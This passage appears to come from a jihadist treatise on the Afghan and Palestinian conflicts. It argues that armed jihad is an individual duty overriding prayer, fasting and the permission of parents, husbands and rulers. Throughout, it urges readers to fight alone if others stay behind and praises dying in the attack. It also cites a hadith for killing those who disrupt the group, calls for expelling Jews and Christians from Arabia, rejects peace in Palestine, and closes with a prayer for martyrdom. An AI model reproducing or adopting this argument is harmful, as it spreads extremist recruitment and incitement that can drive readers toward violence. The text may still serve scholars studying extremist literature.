Someone might say after all this: We already know that jihad with your person today is *Fard Ayn* and that jihad is now obligatory like prayer and fasting, moreover, that jihad by your person takes precedence over prayer and fasting by the saying of Ibn Taymia: "The first obligation after *Iman* is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs".[73]

The prayer may be delayed, joined together, its *Rakat*'s reduced or it's positions altered when in jihad. In the two *Sahih*: "Allah filled their homes and their graves with fire as they kept us busy from our middle prayer until the sun disappeared".

And, the mujahid can break his fast in Ramadan, as reported by Muslim, that the Messenger of Allah (saw) broke his fast on his way to open Mecca and said: "You are going to meet your enemy in the morning. Breaking your fast makes you stronger, therefore, break your fasts".

---

[73] Al Fatawa al Kubra 4/608.

It has been made clear to us that no permission is required for anyone when jihad is *Fard Ayn*, as no permission is required from the father, the sheikh or the master for the obligatory morning prayer before the rising of the sun.

Similarly, no permission is required in obligatory jihad. Let us say, if the father and the son slept in one place, and the son wanted to pray *Fajr* but his father sleeps. Does anyone suggest that the son must take permission from his father to pray the obligatory prayer? Suppose that the father forbid his son from performing the prayer for some reason or other, perhaps not to disturb the other people who are sleeping (who don't pray *Fajr*) or because his father does not want to pray. Does the son obey his father? The answer is clear: "Obedience is in what is right".[74] Agreed upon, *Sahih al Jamia* 2323. "There is no obedience to the creation in disobedience to the Creator". Hadith sahih reported by Ahmad and al Hakim. "There is no obedience to one who obeys not Allah".[75] Hadith sahih reported by Ahmad. Neglecting jihad is a sin, and there is no obedience to the creation in disobedience to the Creator.

About Permission

The matter of permission: To clarify this question we say, with the assistance of Allah, the companions (ra) never sought permission from the Messenger of Allah (saw) once the flag was raised and the *Ummah* was called forth. But the seeking of permission and consultation from the Messenger of Allah (saw), was sought if they had personally decided to go out or after they had registered their names for an expedition. In the sahih hadith reported by Ahmad and Nasa'i from Muawiya Ibn Jahima as Salmi: "Jahima came to the prophet and said, "Oh! Messenger of Allah (saw) I want to join an expedition and I came to consult you". He said, "do you have a mother?" He said yes. He said, "stay with her for Paradise is at her feet".[76]

In another narration: "I have been registered for such and such an expedition" i.e."I signed up". This was at a time when jihad was *Fard Kifaya*.

If jihad becomes *Fard Ayn* after the call, to ask permission of the Prophet (saw) would be a clear sign of hypocrisy. For the decisive verses have been revealed: **"Those who believe in Allah and the Last Day would not ask your leave to be exempted from fighting with their properties and their lives, and Allah is the all knower of** ***Al***

---

[74] Sahih al Jamia as Saghir by Albani 3967.

[75] Sahih al Jamia as Saghir by Albani 7397.

[76] Nayl al Autar 8/37.

Muttaqun[77]**. It is only those who believe not in Allah and the Last Day and whose hearts are in doubt that ask your leave** (to be exempted from jihad)**. So in their doubts they waver."**[78]

With reference to the Rightly Guided Caliphs, Abu Bakr, Umar, Uthman and Ali (ra), we don't know of the companions or predecessors asking their permission. It was not the case that every single one who wanted to join an expedition or to fight jihad, came to Abu Bakr for his permission. The important thing is that the flag must be raised, and troops sent out.

Furthermore, with reference to *Amirul Mu'mineen* after the Caliphs, we don't know of anyone who wanted to make *Ribatt* or fight in jihad who was taking authorization from them. Neither do we know of any Muslim in Islamic history being punished by an *Amir* for participating in jihad or an expedition without authorization. Actually, authorization was sought from the commander in the battle field during the expedition or attack in order to maintain organization and not to spoil the plan of the Muslims.

Some Muslim scholars like Auza'i specified that authorization from the Imam is only for soldiers salaried by the state. Ar Ramli said in *Nihayat al Mahtaj* 8/60: "To join an expedition without authorization from the Imam or his second in command is a hated thing, except under the following three conditions:

1- If seeking permission jeopardizes the objectives.
2- If the Imam incorrectly calls off the expedition.
3- If one thinks he will be unjustly or incorrectly refused authorization. Confirmed by al Balqini."

We point out that all this is when jihad is *Fard Kifaya.* But, if jihad becomes *Fard Ayn* there is no permission. Ibn Rushd said: "The Imam must be obeyed even if he is unjust. As long as he does not order a sin. Forbidding from the jihad which is *Fard Ayn* is a sin.[79]

We continue declaring this case: permission is required in *Fard Kifaya,* only after sufficient numbers of mujahideen have been assembled to be able to fulfill the *Fard.* Before this sufficiency is attained, the call is directed to all and is obligatory upon all, but is absolved by the performance of some. There is no difference between *Fard Kifaya* and *Fard Ayn* before the sufficiency (*Kifaya*) is met.

---

[77] Pious God-fearing people.

[78] Soorat At Tauba 44,45.

[79] see Fath al 'Ali al Malik by Sheikh 'Alish 1/390.

Before the sufficiency, there is no seeking of permission. Permission is sought for only after it is known from the Muslims in the battle field that the required numbers have been assembled to enable the fulfillment of the *Fard.*

After all this someone may say:

We know that jihad is *Fard Ayn* and there is no permission whatsoever from any for jihad, yet there are still some important questions:

First Question

How can we apply the General March practically in our time?

Some people feel that the General March as it is required in Islam, that the woman leaves without her husband's permission, and the son without his father's permission, is very demanding for the following reasons:

1- Any Islamic territory is not large enough for one thousandth of all the thousands of Muslims.
2- This leads to the disruption of the Islamic education process which is considered to be the hope, with Allah's permission, for saving the *Ummah*.
3- This leads to a process of evacuation of Islamic areas, that if everyone left for jihad in Palestine or Afghanistan, they would leave an openings for Communists, Bathists, Nationalists and Secularist.

Answer:

If only the Muslims would apply their Lord's command and implement the laws of their *Shariah* concerning the General March for just one week in Palestine, Palestine would be completely purified of Jews. Similarly, the situation in Afghanistan would not last long if only the *Ummah* would march forward. Moreover, there would not be an absence of *Da'i,* nor would their homes be destroyed by the going out of their women. Instead, in every instance, we wait and we weep. We watch the Islamic region as it falls under the domination of the *Kuffar*, until it is swallowed whole, then we finally eulogize with much sighing and streaming tears.

Unfortunately, when we think about Islam we think nationalistically. We fail to let our vision pass beyond geographic borders that have been drawn up for us by the *Kuffar.*

The son of the town of Ar Ramsa in Jordan on the Syrian border senses a belonging and thinks Islamically about the son of Aqaba in Jordan, six hundred kilometers away, more than he does about the son of Dara, a Syrian town, ten kilometers from Ar Ramsa.

In spite of the fact that the son of Dara and the son of Aqaba are both Muslim worshippers, though the son of Dara is more religious than the son of Jordanian Aqaba.

Second Question

Can we fight jihad while we haven't an Amir?

Yes we fight, and we haven't an *Amir*. None has said that the absence of a community of Muslims under an *Amir* cancels the *Fard* of jihad. In fact we have seen Muslims at the time of the Crusades and during the Tar-tar invasions fighting with different *Amir*'s. In Halab (in Syria) there was an *Amir*, in Damascus there was an *Amir*, and in Egypt there was more than one *Amir*. Some of these even asked help from Christians against their brother *Amir*, as what happened when Shawar asked help from Christians against another *Amir* , Dar Gham, in Egypt.

Not one of the scholars has said that such a situation and such corruption cancels the obligation of jihad for the defense of the Muslim lands. On the contrary it multiplies their duty. The same thing happened in Andalusia, as the poets said:

"They were divided into sects, each in their places,
Each place an Amir and each its pulpit"

And another wrote,

"That which made me dispair of Andalusia, were the king's titles,
Great titles of which they were not worthy,
Like the cat who mimics the lion by puffing himself up"

Not one of the scholars has said that there is no jihad under these conditions, in fact, the scholars were themselves in the front lines of Andalusia.

The battle may be void of a legitimate commander appointed by the *Amir*. As it was on the Day of Mu'tah. Khalid Bin Walid stood up and raised the flag, that by him, Allah saved the Muslim army. And, for this he was commended by the Prophet (saw).

Maybe the Imam or the *Amir al Mu'mineen* is not present, this does not annul the obligation of fighting and the defense of the Muslim lands. We do not wait for the Caliphate to be restored. Because, the Caliphate does not return through abstract theories, amassed knowledge and studying. Rather, jihad is the right way to reform the divided authorities to the ultimate authority of the Caliphate.

The mujahideen choose their *Amir* for jihad from amongst themselves. He organizes them and unifies their efforts and makes the strong support the weak. In a sahih hadith from Uqbah Bin Amar, who was amongst the to-be-mentioned party, said: "The Prophet (saw) sent out a party and he chose from amongst them a swordsman (leader). When he returned he said, "I have not seen the like of when the Prophet (saw) blamed us. He said, "are you unable that if I send a man and he fails to apply my order to replace him with one who applies my order."[80]

The Messenger of Allah (saw) encouraged them to change the *Amir* of the party even if he was given the flag by the noble hand of the Prophet himself. So how is it if there is no *Amir* from the beginning? Of the most critical situations requiring an *Amir* is that of wartime.

Ibn Qadama said in *Al Mughni* 8/253: "The absence of an Imam does not postpone the jihad because much is lost in its postponement".

If the people choose an *Amir,* he must be obeyed. As mentioned in *Fath al Ali al Malik* 1/253.

The Sheikh Miyara stated that if there is an absence of an *Amir*, and the people are agreed to appoint a great one in this time, to pave their ways, to make the strong support the weak, and he exerts his effort to achieve this to the best of his ability, it is evident that to stand against him is not permitted. Who opposes him seeking to create sedition, disobeys Islam and disrupts the *Jamat.* In *Sahih Muslim*: "Surely it will be predicaments and predicaments and who wants to disrupt the order of this *Ummah* while they are a whole, kill him whoever he is". And: "Who came to you while you are united under one man, and wants to disrupt your *Jamat* kill him".

Third Question

Can we fight in Afghanistan while the leaders are separated and at difference?

It is obligatory to fight in Afghanistan with leaders that are separated and who are at difference with each other. Because, fighting is for the defense of the Muslims against the aggression of Atheists.

There is nothing which forbids fighting against unbelievers and atheists when there is more than one Islamic group present. That we consider the leader of each group as the *Amir* of combat for that group.

---

[80] Abu Daud and Ahmad and Sahih al Hakim and agreed upon by ath Thahabi. See Fath ar Rabbani 14/45.

Fourth Question

Does one fight alone if the rest stay behind?

Yes he fights alone because Allah the Almighty the Majestic revealed these words to His Prophet (saw): **"Then fight** (O Mohammed s.a.w.) **in the cause of Allah, your are not tasked** (held responsible) **except for yourself, and incite the believers** (to fight along with you) **it may be that Allah restrain the evil might of the disbelievers. And Allah is stronger in might and stronger in punishing."**[81]

This verse orders the Messenger (saw) in two obligations:

1- Fight, even if alone.
2- Incite the believers.

The Lord of Honor relates the wisdom of fighting. It is for restraining the evil might of the unbelievers because unbelievers fear not our presence unless we fight: **"And fight them until there is no more *Fitnah*** (disbelief and polytheism: i.e. worshipping others besides Allah) **and the religion** (worship) **will all be for Allah alone..."**[82] By neglecting fighting, *Shirk*, which is the *Fitnah* spreads, and *Kufr* becomes victorious. The companions (ra) understood this verse according to its apparent meaning. Abi Ishaq said: "When a man throws himself at the *Mushrikun* does *he throw himself into destruction by his own hands*?" He said, "No, because Allah sent his Messenger (saw) and He said: **"Then fight** (O Mohammed s.a.w.) **in the cause of Allah, your are not tasked** (held responsible) **except for yourself..."**, what you cited refers to spending.[83]" Reported by Ahmad and verified by al Hakim and agreed upon by ath Thahabi. Ibn Arabi said in *Ahkam al Qur'an* 2/954: "There may arise such a situation in which it is obligatory upon each and every one to march forward, when jihad is *Fard Ayn* if the enemy invades one of our countries or he surrounds one of our territories. Then, it is obligatory upon the whole of creation to march out for jihad. If they fail to respond, they are in sin. If the march is general, due to the enemy's occupation of a territory or capture of prisoners, the march is obligatory upon everyone. The light, the heavy, the riding, the walking, the slave and the

---

[81] Soorat An Nisa': 84.

[82] Soorat Al Anfal: 39.

[83] The meaning of "what you cited refers to spending" is derived from the verse **"And spend in the cause of Allah** (i.e. jihad of all kinds etc.) **and do not throw yourselves into destruction by your own hands..."** for neglecting the spending in the cause of Allah is the destruction. Al Fath ar Rabbani 14/8.

free man shall all go out. Whoever has a father, without his permission and whoever has not a father, until Allah's religion prevails, defends the territory and the property, humiliates the enemy and rescues the prisoners. On this there is no disagreement. What does he do is the rest stay behind?

He finds a prisoner and pays his ransom. He attacks by himself if he is able, and if not he prepares a warrior."

Fighting alone pleases Allah. As in a *Hasan* hadith reported by Ahmad and Abu Daud, he (saw) said: "Our Lord marvels at a man who attacks in the cause of Allah while his companions are beaten back and he knows what is upon him and he returns towards the fight until his blood is spilt and Allah the Almighty the Majestic says to his Angels: "Look at my slave he returned desiring that which is with Me and fearing that which is from Me until his blood was spilt.""

Fifth Question

Do we fight alongside Muslims that are below acceptable levels of Islamic education?

This question comes from certain people and some of them are sincere. They ask how can we fight with people like Afghanis, amongst them truthful, amongst them the dishonest, where smoking and *Niswar* (type of Tobacco) is widespread, for which he would even sell his gun? They are a people who adamantly follow their Hanafi *Mathhab* and some of them wear talismans.

Before I clarify the ruling of the *Shariah*, I say: show me a Muslim people on the earth who do not have similar problems. Shall we leave the Kuffar in every Muslim land because these problems are present?

Answer

We must fight because fighting is based on confronting the greater harm. This principle is mentioned in *Al Ahkam al Adial al Mad*, article 26: "The private harm should be bared to protect the public from it". Article 27: "The greater harm may be resolved by the lesser harm". Article 28: "If one cannot act except by committing one of two evils, he performs the lesser to repel the greater". Article 29: "The lesser of two evils is selected first". We must choose from two evils; which is the greater evil: that Russia takes Afghanistan, turns it into a *Kaffir* country and forbids Qur'an and Islam for it. Or, jihad with a nation with sins and errors?

Ibn Taymia said in *Majmuat al Fatawa* 28/506: "It is from the principles of *Ahlul Sunnah wal Jammah* to participate in an expedition with every good and bad Muslim. As the Prophet (saw) informed us, Allah may support this religion even with a bad man or an immoral people. If an expedition is not possible except with bad *Amir*s or with sinful soldiers, he must select one of the following two: to turn away from them, leaving the expedition in their hands, in which case the enemy could overrun the remaining people, which is a greater harm for them in their religion and their lives. Or, participate in an expedition with a bad *Amir*, and in this way the more harmful of the two options may be resolved. Even if the Muslims cannot manage to preserve all of their practices, at least they manage to preserve most of them. It is obligatory in this situation and in any similar situation. Many expeditions with the Rightly Guided Caliphs happened in this manner. The Prophet (saw) affirmed: "There is good in the forelocks of horses until the day of resurrection as reward and booty". As long as they are Muslims it is obligatory to fight alongside with them." The banner in Afghanistan is Islamic and the goal is the establishment of the religion of Allah in the earth.

If only the Muslims had fought in Palestine, in spite of the corruption that was present in the early stages, and before the situation had become aggravated with the arrival of George Habash, Naif Hawatma, Father Capici and their likes, Palestine would not have been lost.

While all the leaders of the Afghani jihad fast and pray, along with other practices, and are calling for Islam.

It is obligatory to fight with any Muslim people as long as they are Muslims. It does not matter how bad or corrupted they are as long as they are fighting the *Kuffar*, People of the Book or Atheists.

Shawkani said in *Nayl al Awtar* 8/44: "The scholars agree that it is allowed to seek help from bad or corrupted Muslims against the *Kuffar*."

Sixth Question

Can we seek help from the Mushrikun if we are in a weak condition?

Some people believe in seeking help from America and western states for jihad in Afghanistan, and seeking help from Russia against Jews in Palestine. This type of assistance is *Harram* by the agreement of the scholars of *Fiqh* and it forfeits the ultimate aim of jihad. There are several contradictory hadith on this subject. The following are hadith that forbid seeking help from *Kuffar*.

1- Hadith in *Sahih Muslim*: He (saw) said to a *Mushrik* on the Day of Badr, "Get back, I will not accept the help of a *Mushrik*."[84]

2- Another hadith: "We do not seek help from *Mushrikun* against *Mushrikun."* Reported by Ahmad and at Tabarani. Haythami said in *Majmuat az Zawayd*: "The men Ahmad and at Tabarani are trustworthy." And there is a sahih narration that Safwaan Bin Umaya fought alongside the Prophet (saw) and he was a *Kaffir*."

An Nawawi said, in *Tahtheeb al Asma wal Loughat* 263: "Safwan Bin Umaya saw Hunayn with the Prophet (saw) as a *Kaffir".* The Messenger of Allah (saw) borrowed on the Day of Hunayn the shields from Safwan Bin Umay. He said to him, "this loan will be returned to you". Sahih hadith reported by al Hakim, see *Sahih al Jamia* 3862. It is well narrated by the Biographers that Qasman marched out with the Prophet (saw) on the day of Uhud and killed three flag bearers of the *Mushrikun.* The Prophet (saw) said of him: "Allah may support this religion by an evil man." Consequently, because of the contradictory hadiths the scholars differ as to how to reconcile them. The seeking of help from the *Mushrikun* was forbidden but later abrogated. Al Hafiz in *Al Talkhees* said this is the best reconciliation, and ash Shaffie agrees.[85]

The four major scholars of *Fiqh* are in agreement that seeking assistance from the *Kuffar* is restricted to conditions:

1) The rule of Islam must have the upper hand, that is to say, the Muslims must be stronger than the combined group of the *Mushrikun* from whom they are seeking help as well as the *Mushrikun* they are fighting. In case of the collaboration of the *Kuffar* against the Muslims.
2) The *Kuffar* must have a good opinion of the Muslims, and the Muslims must feel safe from their treachery and this is estimated from their behavior.
3) The Muslims must be in need of the *Kaffir* or the *Kuffar* they ask help from.

Opinions of the Mathhabs

Hanafi Opinion

Mohammed Bin al Hasan said[86]: "It is acceptable for Muslims to ask help from the *Mushrikun* against the *Mushrikun* if the rule of Islam has the upper hand." Al Jassas[87]

---

[84] Nayl al Autar 7/128.

[85] Nayl al Autar 8/44.

[86] Sharaha Kitab as Sir Faqara 201.

said: "Our peers said, "it is acceptable to seek help in fighting from *Mushrikun* against *Mushrikun* that when the coalition becomes dominant, the rule of Islam is uppermost.

Maliki Opinion

Ibn al Qasim said[88]: "It is not my opinion that they may seek their assistance in fighting alongside with them unless they occupy servant roles, then I see no problem with this." Malik said[??]: "It is not my opinion that they may seek help from *Mushrikun* against *Mushrikun* unless they occupy servant roles".

Shaffie Opinion

Ar Ramli said[90] "The Imam or second in command may ask help from the *Kuffar* even if they are *Ahlul Harb* if he knows they have a good opinion of us under the condition that we need them to serve or fight because we are few."

Hanbali Opinion

Ibn Qadamah said[91]: "From Ahmad it is permissible to ask help from the *Mushrikun*, in fact it is Ahmad's opinion that the *Kaffir* has a share in the booty if he participated in the expedition under the Imam. He went outside of the opinion of the majority which does not allow him a share.

The Revelation of the Order to Fight

Many writers commit errors on the subject of the permissibility of making peace. They quote Qur'anic text without knowing the chronological order of the revelation. While they must have knowledge of the succession of verses on jihad in the Qur'an that

---

87 Ahkam al Qur'an by Jasssas.

88 Al Maduna 2/40.

89 Al Qurtubi 8/100.

90 Nihayat al Mahtaj 8/58 and Takmila al Majmua 19/28.

91 Al Mughni 8/414.

lead up to the revelation of the Verse of the Sword in soorat At Tauba: **"...and fight against the *Mushrikun*** (polytheists, pagans, idolaters, disbelievers in the oneness of Allah, etc.) **collectively, as they fight against you collectively, but know that Allah is with those who are *Al Muttaqun*."**[92]

"...Then kill the *Mushrikun* wherever you find them, and capture them and besiege them and prepare for them each and every ambush..."[93] Ibn al Qayim explained in *Zad al Mi'ad* that jihad was permitted during the *Hijr*, then it was ordered to combat those who fought them, finally it was ordered to fight the *Mushrikun* in general.

Ibn Abidin said[??]: "Know that the order to fight was revealed in stages. The Prophet (saw) was initially ordered with *Tabligh* and turning away. The Exalted said: **"Therefore proclaim openly** (Allah's message - Islamic monotheism) **that which you are commanded and turn away from the *Mushrikun*."**[95] Then to invite with wisdom: **"Invite** (mankind, O Mohammed s.a.w.) **to the way of your Lord** (i.e. Islam) **with wisdom** (i.e. with the divine inspiration and the Qur'an) **and fair preaching, and argue with them in a way that is better..."**[96] Then, permission to fight was granted: **"Permission to fight is given to those** (i.e. believers against disbelievers), **who are fighting them,** (and) **because they** (believers) **have been wronged, and surely, Allah is able to give them** (believers) **victory."**[97] Then they were ordered to fight if they were attacked: **"...but if they attack you, then kill them. Such is the recompense of the disbelievers."**[98] Then, they were ordered to fight with conditions, when the sacred months had passed: **"Then when the sacred months** (the 1st, 7th, 11th, and 12th months of the Islamic calendar) **have past, them kill the *Mushrikun* wherever you find them..."**[99] Finally, he was ordered to fight all out in general: **"And fight in the way of Allah those who fight you, but transgress not the limits. Truly Allah likes not the transgressors."**[100]

This is why it is so essential to have knowledge of the sequence of the revelation. It is also necessary to clarify that initially it is not permitted to enter into political negotiations in the stage which is for *Da'wah*, before the *Da'wah* is properly established with an authority which can preserve its aims. If the Islamic *Da'wah* enters negotiations

---

[92] Soorat At Tauba: 36.

[93] Soorat At Tauba: 5.

[94] Hashiyat Ibn Abidin 3/239.

[95] Soorat Al Hijr: 94.

[96] Soorat An Nahl: 125.

[97] Soorat Al Hajj: 39.

[98] Soorat Al Baqara: 191.

[99] Soorat At Tauba: 5.

[100] Soorat Al Baqarah: 190.

in the initial stage, then its agenda becomes compromised and muddled and it will become inconsistent in the people's understanding. It will have no solid foundation and the *Da'wah* is lost in political games and national ties.

The example for this period is the noble *Soorat*: **"Say: O *Al Kafirun*** (disbelievers in Allah, in his oneness, in His angels, in His books, in his messengers, in the Day of Resurrection, in *Al Qadar*, etc.)**! I worship not that which you worship, nor you worship that which I worship..."**[101] and the example of the position of the believers in this period: **"...Say** (O Mohammed s.a.w.)**: call your** (so-called) **partners** (of Allah) **and then plot against me and give me no respite! Verily, my *Wali*** (protector, supporter, and helper, etc.) **is Allah who has revealed the book** (the Qur'an)**, and he protects** (supports and helps) **the righteous."**[102] We must proclaim our beliefs, make them heard. The callers must raise their voices until they are sacrificed on a pyre of *Fitnah* in which their souls will be tried to the limit of their patience. As it was with the Prophet (saw) and his companions during the Meccan period. But once the Islamic state was established nothing prevented them from making pacts.

Conditions for Making Peace Treaties With the Kuffar

The scholars of *Fiqh* are divided as to whether or not it is permitted to make peace treaties with the *Kuffar*. Among them are some who permit it based on the pact of Hudaybia. Others permit it if the Muslims are extremely weak. Others still, say that we are no longer permitted to make peace treaties with the *Kuffar* because they say that all pacts with the *Kuffar* are canceled by the Verse of the Sword. We say, it is permitted to make peace treaties, if in the treaty there is good for the Muslims, but under the condition that there is no clause within the treaty that nullifies or corrupts it. Such as:

1- It is not permitted to include a condition in the treaty that relinquishes even a hand span of Muslim land to the *Kuffar*. Because, the land of Islam belongs to no one, therefore none can make negotiations over it. Such a condition nullifies the treaty because the land belongs to Allah and to Islam. It is not permitted for anyone to misuse anything in a domain not his own. Or to barter the Son of Adam that does not belong to him. With reference to the Russians, it is not permitted to negotiate with them until they

---

[101] Soorat Al Kafirun.

[102] Soorat Al A'raf: 195-196.

retreat from every hand span of Afghani territory. With the Jews in Palestine, likewise.

2- If the jihad becomes *Fard Ayn* it nullifies the peace treaty such as when the enemy enters the Muslim lands or intends harm upon them. *Fath Aliy* of Malik 1/289 on the subject of peace treaties in *Mayir* in the chapter *Jihad*: "The Caliph signs a peace treaty with Christians but the Muslims feel the only solution is Jihad, then his peace treaty is annulled and his deed rejected." Wherever the jihad is *Fard Ayn* it is not permitted to have peace, such as when the enemy conquers Muslims. All that we have cited on that which makes jihad *Fard Ayn* annuls the peace treaty, because it discontinues the *Fard Ayn*, which is jihad to remedy the situation. Qadi Ibn Rushd reported that the scholars are agreed that when jihad becomes *Fard Ayn* it has more of a priority than fulfilling the *Fard* Hajj. The reason for this being, that if jihad is *Fard Ayn* it must be carried out immediately, whereas Hajj may be postponed. The mentioned treaty must be abandoned because it does not conform to the *Shariah*, it is not valid nor are its rules binding, according to everyone who has a true understanding of the principles of *Shariah.* Also, the mentioned treaty includes the abandonment of the *Fard* jihad. The abandonment of the *Fard* jihad is an illegality and every illegality is not binding.

3- Every condition which entails the abandonment of the *Shariah* of Allah or neglect of Islamic practices nullifies the treaty. It is not permitted for Russia to interfere with the government because this corrupts jihad and its aim.

4- It is not permitted to contract a treaty including a condition that humiliates the Muslims or creates such a sentiment. As reported in a hadith from az Zuhri, who said[103]: "when tribulations upon the people became great, the Messenger of Allah (saw) sent someone to Uyaina Bin Husn Bin Hanifa Ibn Badr and to Harith Bin Abi Auf al Muzni - they were the chiefs of Ghatafan. He offered them one third of the fruits of Medina under the condition that they and their forces withdraw from him and his companions. They held negotiations but did not finalize the agreement. When he wished to finalize the agreement he sent for Saad Bin Muath and Saad Bin Ubadah in order to consult with them. He explained to them the situation and said, "as you know the Arabs are shooting us through one bow (gathered in their attack against us), what do you think of offering them some of the fruits of Medina? They said, "O Messenger of Allah (saw) if you say this is your opinion, then your opinion we follow. But, we

---

[103] I'ala as Sinan 12/8.

never offered them dates except to sell them to them or if they were our guests, and that was when we were *Kuffar*. Now Allah has honored us with Islam". The Prophet (saw) was pleased with what they said". Strong with interrupted chain of narration. The *Ansaar* felt that they would be humiliated. And in some narration's: "we don't give you but the sword."

5- Not to contract a condition which opposes the *Shariah* of Islam. For Example:

a- An agreement allowing *Mushriks* to reside in the land of *Harramain* (the land of the two holy mosques, i.e. the entire Arabian peninsula) because in a hadith: "Expel all Jews and Christians from the Arabian peninsula".[104]

b- To return Muslim women to the *Kuffar*: **"...Then if you know them for true believers, send them not back to the disbelievers, they are not lawful** (wives) **for the disbelievers nor are the disbelievers lawful** (husbands) **for them..."**[105]

About sending a Muslim man back to the *Kuffar* there is disagreement among the scholars of *Fiqh*. Some allow for them to be returned in relation to a similar condition in the Hudaybia pact. But the rest of the scholars maintain that permission for this condition in the Hudaybia treaty was specifically for the Messenger of Allah (saw). Because he knew that Allah would find a way out for them. This is the majority opinion. Bara Bin Azib said: "The Messenger of Allah (saw) laid down three conditions on the day of Hudaybia with the *Mushrikun*. Whoever went to them from the Prophet (saw) would not be sent Back. Who came to us from them, they would be returned. The Prophet (saw) said, "who from us went to them, Allah distanced him". Agreed upon and Muslim adds: "and who left them Allah will make for them an opening and a way out".[106]

6- Similarly, it is not permitted to contract a condition which permits the exposure of the practices of the *Kuffar* in Muslim land. For example, allowing the construction of churches, monasteries or the circulation of missionaries, all which create *Fitnah* for the Muslims and corrupt their beliefs. Most importantly in the Arabian peninsula. Therefore, agreements and the political solution in Palestine are void. Void from their very origin. Any amendments are not permissible. In Afghanistan it is permitted under conditions:

1- Withdrawal of Russians from all Muslim territory.

---

[104] Reported by Muslim/ Al Fath ar Rabbani 14/120.

[105] Soorat Al Mumtahinah: 10.

[106] Al Qurtubi 8/39.

2- If an Islamic state is established in Afghanistan after withdrawal and there is no interference in the forth-coming government such as attempting to return the king or imposing practices that aim to undermine the beliefs of the Afghani people.

3- The withdrawal must be without conditions or restraints.

4- The Russians must fully acknowledge the mujahideen and ask peace from them: **"But if they incline to peace, you also incline to it, and** (put your) **trust in Allah**[107]**..."** Sudi and Ibn Zaid said: "If the call for a treaty respond to them."[108] Ibn Hajr al Haythami said: "a corrupt condition corrupts the contract. For example, a condition that prevents the release of prisoners, the withdrawal from captured territory, the return of any Muslim prisoners that escape from them, their settling in the *Hijaz*, the appearance of alcohol in our land, or sending back who came to us from them".[109]

5- If mujahideen are satisfied that the Russians are sincere in asking for peace and will not deceive them. But, those who want to have peace or be its intermediaries fail to uphold the aim of the Jihad which is the establishment of an Islamic state, because the western countries will not accept it and will resist it. These people fail to comprehend the aim of jihad and they haven't a clear Islamic vision. Furthermore is not permitted for these people to be fighters in jihad, a favor from Allah, nor can they be its leaders. For Allah the Almighty the Majestic said: **"If Allah brings you back to a party of them** (the hypocrites)**, and they ask your permission to go out** (to fight)**, say: never shall you go out with me, nor fight an enemy with me..."**[110] Qurtubi said 8/218: "This indicates that the accompaniment of the foolish in an expedition is not permitted". The major scholars of *Fiqh* have stated in *Al Jihad* that it is not permitted for the arrogant, the pessimist, the hesitant, the coward or the hinderer to accompany the army.

O Allah give victory to the Mujahideen in Afghanistan, in Palestine, in the Philippines, in Lebanon and everywhere. And raise the flag of Islam, the rule of the Qur'anic state, and grant us martyrdom in your cause.

[109] Al Qurtubi 8/39.

[110] Soorat At Tauba: 83.

Glory be to your Lord, Lord of Honor and Power. He is free from that which they attribute to him and peace be upon the messengers and all the praise and gratitude

be to Allah Lord of the Worlds. Salutations upon our Prophet Mohammed, upon his family, his companions and the predecessors and whoever follows them in righteousness until the Day of Judgment.

Final Word

Finally we say, the case is not settled by long lists of quotations or the bringing forward of witnesses. Rather, the matter is referred to the heart. If Allah gives it light it will see the truth, in which everything is apparent. Otherwise, if the hearts are darkened they will not see. **"...Verily, it is not the eyes that grow blind, but it is the hearts which are in the breast that grow blind."**[111]

The vision of the heart is for evidences, and the signs of the Lord are for cultivating *Taqwa*, obedience and enthusiasm for acts of worship. **"Verily, proofs have come to you from your Lord, so whoever sees, will do so for** (the good of) **his own self, and whosoever blinds himself, will do so to his own harm, and I** (Mohammed s.a.w.) **am not a watcher over you."**[112] This vision opens forth in the heart the springs of perception. A perception not earned by studying. Verily, it is an understanding given by Allah to his servant for His Book and His religion according to the capacity of the heart's vision. This vision grows in the field of the heart, that he may discern truth from

---

[111] Soorat Al Hajj: 46.

[112] Soorat Al An'am: 104.

falsehood, the honest from the liar. The Exalted said: **"Surely! Therein is indeed a sign for the believers."**[113]

Mujahid said: "In at Tirmithi, Abi Said al Khudri (ra) reported that the Prophet (saw) said: "Fear the perception of the believer for he sees with the light of Allah the Almighty the Majestic." Then he read: **"Surely! Therein is indeed a sign for the believers."**[114]

Everyone who prefers the life of this world from among the scholars, he must lie concerning Allah in his *Fatawa* and rulings, in his lectures and his commands, because many of the rules of the Lord conflict with the desires of the people, especially those endowed with authority.

Those who serve their lusts, their desires will not be satisfied except by contradicting the truth or rejecting a great part of it. If the scholars and those who govern love power and pursue their desires, they will not find fulfillment unless they oppose the truth. Especially when the doubtful coincides with their lusts, thus tempting his lower nature. What is right becomes hidden and the face of truth is covered.

If the truth is evident and without doubt, he chooses the controversial and excuses himself by saying that he will find an exit in repentance.

About those, and those like them the Exalted said: **"Then, there has succeeded a posterity who have given up prayers** (i.e. made their prayers to be lost, either by not offering them or by not offering them perfectly or by not offering them in their proper fixed times. etc.) **and have followed lusts..."**[115] The Exalted also said about them: **"Then after them succeeded them an** (evil) **generation, which inherited the Book, but they chose** (for themselves) **the good of this low life** (evil pleasures of this world) **saying** (as an excuse)**:** (Everything) **will be forgiven to us. And if** (again) **the offer of the like** (evil pleasures of this world) **came their way, they would** (again) **seize them** (would commit those sins)**. Was not the covenant of the Book taken from them that they would not say about Allah anything but the truth? And they studied what is in it** (the Book)**. And the home of the hereafter is better for those who are *Al Muttaqun*. Do not you then understand?"**[116]

To follow vain desires blinds the eye of the heart, until it can no longer differentiate between *Sunnah* and *Bid'ah,* or it inevitably reverses them that it perceives the *Bid'ah* as *Sunnah.* This is the plague the scholars suffer when they prefer the life of this world and pursue lusts and follow after leaders.[117] The following verses refer to them: **"And recite**

---

[113] Soorat Al Hijr: 77.

[114] Soorat Al Hijr: 77.

[115] Soorat Maryam: 59.

[116] Soorat Al A'araf: 169.

[117] Al Fuayid: 113-114.

(O Mohammed) **to them the story of him to whom we gave our *Ayat*** (proofs evidences lessons signs revelations, etc.) **but he threw them away, so Satan followed him up, and he became of those who went astray. And had We willed, we would surely have elevated him therewith but he clung to the earth and followed his own vain desire. So his description is the description of a dog: if you drive him away, he lolls his tongue out, or if you leave alone he** (still) **lolls his tongue out..."**[118]

Quotations will not suffice, because the perception of the truth relies on the enlightenment of the heart.

When the heart has a strong attachment to the life of this world, and the bearer of this heart is immersed in sin, *Ran* (black covering) overcomes the heart. Because, every sin is a black stain on the heart. These black stains accumulate until the *Ran* is total and prevents the penetration of light to the heart.

